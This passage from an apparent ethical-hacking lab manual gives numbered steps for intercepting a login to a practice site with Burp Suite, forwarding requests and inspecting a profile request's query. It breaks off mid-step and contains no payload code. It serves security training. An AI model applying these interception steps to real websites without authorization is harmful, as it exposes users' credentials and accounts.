
16. Switch back to the browser window, and on the login page of the target website (**www.moviescope.com**), enter the credentials **sam** and **test**. Click the **Login** button.

    Note: Here, we are logging in as a registered user on the website.




17. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

    Note: You can observe that the entered login credentials were intercepted by the Burp Suite.


18. Now, keep clicking the **Forward** button until you are logged into the user account.

19. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.
20. Now, click the **View Profile** tab from the menu bar to view the user information.




21. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.
22. Now, click **Expand** icon present in the right-corner of the window in the **INSPECTOR** section.


23. Inspector wizard appears, click to expand **Query 